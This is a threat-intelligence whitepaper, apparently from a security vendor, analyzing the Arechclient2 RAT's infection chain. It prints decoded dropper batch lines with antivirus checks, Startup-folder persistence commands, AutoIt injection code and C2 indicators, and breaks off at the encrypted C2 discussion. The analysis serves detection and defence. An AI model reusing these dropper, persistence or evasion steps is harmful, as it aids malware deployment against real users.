blackpoint

WHITEPAPER

Ratting Out Arechclient2

Executive Summary

Blackpoint Cyber recently uncovered an ISO file containing a malicious Windows executable being downloaded to a customer endpoint that wasn't detected by antivirus (AV). The malicious Windows executable, named `Setup.exe`, was executed and observed using various defense evasion techniques including injection, obfuscation, and uncommon automation tools to eventually drop a remote access tool (RAT) named `Arechclient2`.

`Arechclient2` is a .NET RAT reported to have numerous capabilities including multiple stealth functions. Blackpoint observed the acquired malicious executable profiling victim systems, stealing information such as browser and crypto-wallet data, and launching a hidden secondary desktop to control browser sessions, which aligns closely with reports from others such as the Center for Internet Security (CIS).

Analysis

Initial Access

The initial pre-text given to the victim is unknown at this time, however, the victim was manipulated into downloading `Setup.iso`. When double-clicked, the ISO can be mounted like a CD and oftentimes the contents are automatically executed. Within the ISO was an executable named `Setup.exe` with a size over 300 megabytes (see Figure 1).



Figure 1: Contents of Mounted ISO File

Examining the Resources section of the executable with the tool **Die** shows keywords commonly used in Windows installer files (see Figure 2).



Figure 2: Die resource analysis

Execution

Executing `Setup.exe` will trigger the extraction of three files and execute multiple child processes as seen in the **Procmon** process tree below (see Figure 3).



*Figure 3: **Procmon** Process Tree View*

A new folder named `IXP000.TMP` is created in the victim's `AppData\Local\Temp` directory and three files are extracted into it:

- `Funding.mpeg`
- `Mali.mpeg`
- `Dns.mpeg`

These files are in the Resources section labeled "**CABINET**" (see Figure 4).



Figure 4: "CABINET" Resources Section

Figure 5 was taken using ProcDOT and visualizes the process flow of `Setup.exe` extracting the three files.



Figure 5: ProcDOT Output of Extracted Files

The first process executed by `Setup.exe` is `robocopy.exe` with an argument of `8927387376487263745672673846276374982938486273568279384982384972834`. If `CreateProcessA` Windows API fails to execute `robocopy`, the `Setup.exe` process will clean up all files that were extracted and exit.

Below is a snippet of the decompiled subroutine responsible for creating the process (see Figure 6).

```
int __stdcall createProcess(LPSTR lpCommandLine, LPSTARTUPINFOA lpStartupInfo)
{
  int result; // eax
  DWORD LastError; // eax
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+8h] [ebp-21Ch] BYREF
  DWORD ExitCode; // [esp+18h] [ebp-20Ch] BYREF
  int v6; // [esp+1Ch] [ebp-208h]
  CHAR Buffer[512]; // [esp+20h] [ebp-204h] BYREF

  result = 0;
  v6 = 1;
  if ( lpCommandLine )
  {
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    if ( CreateProcessA(0, lpCommandLine, 0, 0, 0, 0x20u, 0, 0, lpStartupInfo, &ProcessInformation) )
    {
      WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
      GetExitCodeProcess(ProcessInformation.hProcess, &ExitCode);
```

robocopy 8927387376487263745672673846276374982938486273568279384982384972834

Figure 6: Function Responsible for Starting Robocopy

The `robocopy` command will fail every time without a valid source and destination argument. It's important to note that malware authors aren't always perfect with their intentions and make mistakes.

The next command is: `cmd /c cmd < Dns.mpeg`

`Dns.mpeg` is a heavily obfuscated batch script. Below is a snippet from the script to show the author's intent to bypass any AV signature analysis (see Figure 7).

```
HeOeAbTSvDF=GUVSsizaRGcItGSzm
tdhOKIFUddCIIxIUolkKNwUCjqHuY=FAabmfuSpjhbQrQoXwZlbHoOkrc
BJwnWcLedkVzNdwZbdlQMrrG=NbXsEjcTvdAl
Set mdSkryQdUKkfwpLeZRntJkaqNZZfQMbeQCnbmfrNptqG=s
Set pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg=e

S%pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg%t %tKrdptMBRaNVBJVZAlmVLyhMQIXBEpwcTfMGyVd%oELLO=f
S%pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg%t t%qpmktzgrFfZlomxLHYnjxHaKFNKYipuIYAt%t%YRPXhnUSY
%fVVgTRpFnPigBKozKqKqtADgCZVRmfpZpo%KDGSZYozMYXtU=Ho%NpKLssbyONtUDkStZxReeIhAnHkRJAzGkW%%ppl
%pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg%%fVVgTRpFnPigBKozKqKqtADgCZVRmfpZpo%%pplqZSZQfIyWVHz
%hAFNJBGNlIJPOZlOyWSkWhoEgneFNyceAHypkaojxrVXojUBR%f
```

Figure 7: Obfuscated Dns.mpeg Batch Script

When decoded, the commands seen in the script align (see Figure 8) with the child processes that were seen in the process tree in Figure 3.

```
tasklist /FI "imagename eq AvastUI.exe" 2>NUL | find /I /N "avastui.exe">NUL
if not errorlevel 1 Set Hole.exe.pif=AutoIt3.exe & Set xzRSmRnDrrrpAvK=.a3x
tasklist /FI "imagename eq AVGUI.exe" 2>NUL | find /I /N "avgui.exe">NUL
if not errorlevel 1 Set Hole.exe.pif=AutoIt3.exe & Set xzRSmRnDrrrpAvK=.a3x
<nul set /p = "MZ" > Hole.exe.pif
findstr /V /R "^VsLBzOakkLVfe$" Funding.mpeg >> Hole.exe.pif
Move Mali.* v%xzRSmRnDrrrpAvK%
Hole.exe.pif v%xzRSmRnDrrrpAvK%
ping localhost -n 5
```

Figure 8: Decoded Dns.mpeg Batch Script

Obfuscation

The script searches for `AvastUI.exe` and `AVGUI.exe` running on the system. These are processes found in the Avast antivirus line of products. If not found, it sets `Hole.exe.pif` to the name `AutoIT3.exe`, writes MZ to the beginning of `Hole.exe.pif` and then writes the contents of `Funding.mpeg` into `Hole.exe.pif`. Finally, `Mali.mpeg` is renamed to `v.a3x` and the command "`Hole.exe.pif v`" is executed, followed by a ping command. `AutoIT3.exe` is a tool used for automation that has its own scripting language. The scripts have an extension of `.au3` or.`a3x` and can be compiled for quicker processing. `Funding.mpeg` is the `AutoIT3.exe` executable and `Mali.mpeg` is the script argument.

The `.au3` or `d.au3` script is heavily obfuscated and contains dead code to make reverse engineering more difficult.

Throughout the script there are over 3,000 references to a defined function named `Xspci()` (see Figure 9). The function takes a string as the first argument and a number as the second argument and is responsible for decoding strings.

```
Func pYMpxdWhJuBvt($JDM,$rbBeJQheO,$LjJdrwq,$IqmTA)
$iapRurExpwHVraihiKYTRuwk = '41243045470905773214124938938614028051014587353343'
$GugmfNNYSJtqU = 141
$vRHQMBlNoqQKu = 84
While 1013574
Switch $GugmfNNYSJtqU
Case 139
$wtyVAsfWrSilpUBFGOPJjBnsGJdIViklKkrgOTCfSnjvezUWQfWuKt = 12
If $gRqHqWGWmYRjQMjA > 36 Then
$fefjOxRGlyAFOCIq = 5976693
Xspci("111P114P106P84P125P89P91P125P73P114P116P89P112",4)
$wtyVAsfWrSilpUBFGOPJjBnsGJdIViklKkrgOTCfSnjvezUWQfWuKt =
$wtyVAsfWrSilpUBFGOPJjBnsGJdIViklKkrgOTCfSnjvezUWQfWuKt + (443191 / 443191)
EndIf
```

Figure 9: Example Function Call to Xspci

Strings were extracted from the script by appending the following two lines to the end of the function (see Figure 10).

```
# Obtain a handle to the output file for writing.
$handle = FileOpen("C:\Users\User\AppData\Local\Temp\siFtwoLbXE\out.text", 1)
# Write "<encoded string> = <decoded string>" on a new line
FileWriteLine($handle, $DhzkAIs & " = " & $bIitoyr)
```

```
    Next
    $handle = FileOpen("C:\Users\User\AppData\Local\Temp\siFtwoLbXE\out.txt", 1)
    FileWriteLine($handle, $DhzkAIs & " = " & $bIitoyr)
    Return $bIitoyr
EndFunc
```

Encoded string variable

Decoded string variable

Figure 10: Dumping Decoded Strings to a File

The lines added to the end of the function will open a file on the local testing machine, in this case, "out.txt," and write both the encoded and decoded strings to the file. This helps speed up analysis of the script file and filter out the noise. Figure 11 below is an example of the resulting file.

```
116P110P123P119P110P117P60P59P55P109P117P117 = kernel32.dll
73P92P84P87P73 = DWORD
90P115P108P108P119 = Sleep
100P119P111P114P100 = dword
116P110P123P119P110P117P60P59P55P109P117P117 = kernel32.dll
108P111P110P103 = long
74P104P119P87P108P102P110P70P114P120P113P119 = GetTickCount
94P104P123P113P80P87P104P103P78P48P102P110P110 = \fyoNUfeL.dll
100P119P111P114P100 = dword
82P120P86P105P119P121P113P105P88P108P118P105P101P104 = NtResumeThread
105P98P111P101P109P102 = handle
113P116P115P108P47 = long*
```

Figure 11: out.txt

Injection

The `.au3` script is responsible for three things:

1. Establishing persistence using a URL file in the victim's startup folder.
2. Copying `ntdll.dll` from the `C:\Windows\SysWOW64` folder to avoid AV hooks when using exported APIs.
3. Injecting the embedded payload into `jsc.exe`.

The major function that accomplishes the above is `KXsObHGILZNaOurxqSUainCYU()` which takes three arguments (see Figure 12):

1. A pointer to the binary to be injected.
2. A string argument (was empty during testing).
3. Another string argument with the path to the binary that would be executed and injected into.

```
4849  Case 143
4850  Global $FIQWQwYulWzHru = KXsObHGILZNaOurxqSUainCYU(kwNHlYHtTvFL(mTAvlxioMIizvFOrQ(
      Binary($ApwyGsCx), Binary(Xspci(
      "56P52P54P52P49P57P56P58P52P55P51P50P52P58P52P55P52P58P49P49P50P49P57P49P53P52P50P53P
      51",1)))), $scDZUnLD, $SbvxEKQ)
4851  ExitLoop
4852  Case 144
4853  $xXyNGtgIrAMEiGgEmxVZEMGCuTNbLbYyIDUHHGdfLbYYVUaEzkZZOmfHd = 15
```

Figure 12: Major Injection Function

The script first establishes persistence by adding a URL file to the victim's startup folder that will execute a VBS script on every login.

```
cmd /c echo "[InternetShortcut]" > "%APPDATA%\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\sgYzDqWyiP.url" &
echo 'URL="%APPDATA%\Local\Temp\siFtwoLbXE\pyIJlxBJlwEWd.vbs"' >>
"%APPDATA%\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\sgYzDqWyiP.url"
```

Contents of `sgYzDqWyiP.url`

```
[InternetShortcut]
URL="C:\Users\<username>\AppData\Local\Temp\siFtwoLbXE\pyIJlxBJlwEWd.vbs"
```

Contents of `pyIJlxBJlwEWd.vbs`

```
p = GetObject("winmgmts:\\.\root\cimv2:Win32_Process").Create("C:\\
Users\\<username>\\AppData\\Local\\Temp\\siFtwoLbXE\\sgYzDqWyiP.exe.com d" ,
"C:\\Users\\<username>\\AppData\\Local\\Temp\\siFtwoLbXE", null, null)
```

The VBS script is the same as the previous command: `Hole.exe.pif v`

- `SgYzDqWyiP.exe.com` is `AutoIT3.exe`
- `d` is the `.au3` script

The script copies `ntdll.dll` to the current working folder and names it `fyoNUfeL.dll`. In Figure 13, the encoded strings have been replaced with the decoded versions for clarity.

```
1815  Case 121
1816   FileCopy(@SystemDir & "\ntdll.dll", @ScriptDir & "\fyoNUfeL.dll")
1817  ExitLoop
```

Figure 13: FileCopy ntdll.dll to fyoNUfeL.dll

Using the AutoIT script function `DllCall()`, it resolves specific exported functions from `fyoNUfel.dll` (ntdll.dll).

The functions listed below were discovered in the decoded strings output file and are responsible for injecting and executing the final payload:

- `NtReadVirtualMemory`
- `NtWriteVirtualMemory`
- `NtProtectVirtualMemory`
- `NtSetContextThread`

The script executes the program `jsc.exe`, which is a .NET tool used to compile JScript files into executables or DLLs. The executable is considered a "lolbin" (Living-off-the-land binary) but in this case it takes no arguments and is simply used as a target for injection.

Once the program is running, another .NET executable named `Test.exe` is injected into `jsc.exe` as a loaded module. However, the name of `Test.exe` is changed to `jsc.exe`. Figure 14 shows a screenshot of loaded modules in `jsc.exe`. There should only be one loaded `jsc.exe`, which is the image itself, however, there are two.



Figure 14: Two jsc.exe Modules

Dumping the `jsc.exe` process and examining it in **WinDbg** shows the original file name in Figure 15.

```
0:000> lmDvmjsc
Browse full module list
start    end        module name
01300000 013a6000   jsc      C (service symbols: CLR Symbols without PDB)
    Loaded symbol image file: jsc.exe
    Image path: C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe
    Image name: jsc.exe
    Browse all global symbols  functions  data
    Has CLR image header, track-debug-data flag not set
    Timestamp:        Thu Sep 15 08:53:48 2022 (6323205C)
    CheckSum:         00000000
    ImageSize:        000A6000
    File version:     14.8.4084.0
    Product version:  14.8.4084.0
    File flags:       0 (Mask 3F)
    File OS:          4 Unknown Win32
    File type:        1.0 App
    File date:        00000000.00000000
    Translations:     0000.04b0
    Information from resource tables:
        CompanyName:
        ProductName:
        InternalName:     Test.exe
        OriginalFilename: Test.exe
        ProductVersion:   1.0.0.0
        FileVersion:      1.0.0.0
        FileDescription:
        LegalCopyright:
        LegalTrademarks:
        Comments:
```

Figure 15: jsc.exe Dump

Decompilation

Since `Test.exe` is a C# binary, it can be loaded into a tool like **DnSpy** for static and dynamic code analysis (see Figure 16). The class names have been minimized to single and double characters to create an additional layer of confusion for reverse engineers. The actual name of the executable is `2qbarx12tqm.exe` version 1.0.0.0.



Figure 16: DnSpy Decompilation

Command and Control

When the RAT is executed, it reaches out to `https[:]//pastebin.com/raw/nJqnWX3u` to retrieve C2 information (see Figure 17). The requested file, `nJqnXW3u`, contains the IP address `34.141.198.105` as a string. It also reaches out to `http[:]//eth0.me` to get its public IP address.

To receive commands, it connects to its C2 server on port `15647`. The server responds with information to set the encryption status from "On" to "Off" in JSON format.



Figure 17: C2 Comms with Encryption

If the communications are intercepted and the encryption status is set to "Off," all further communications will be in plain text (see Figure 18).

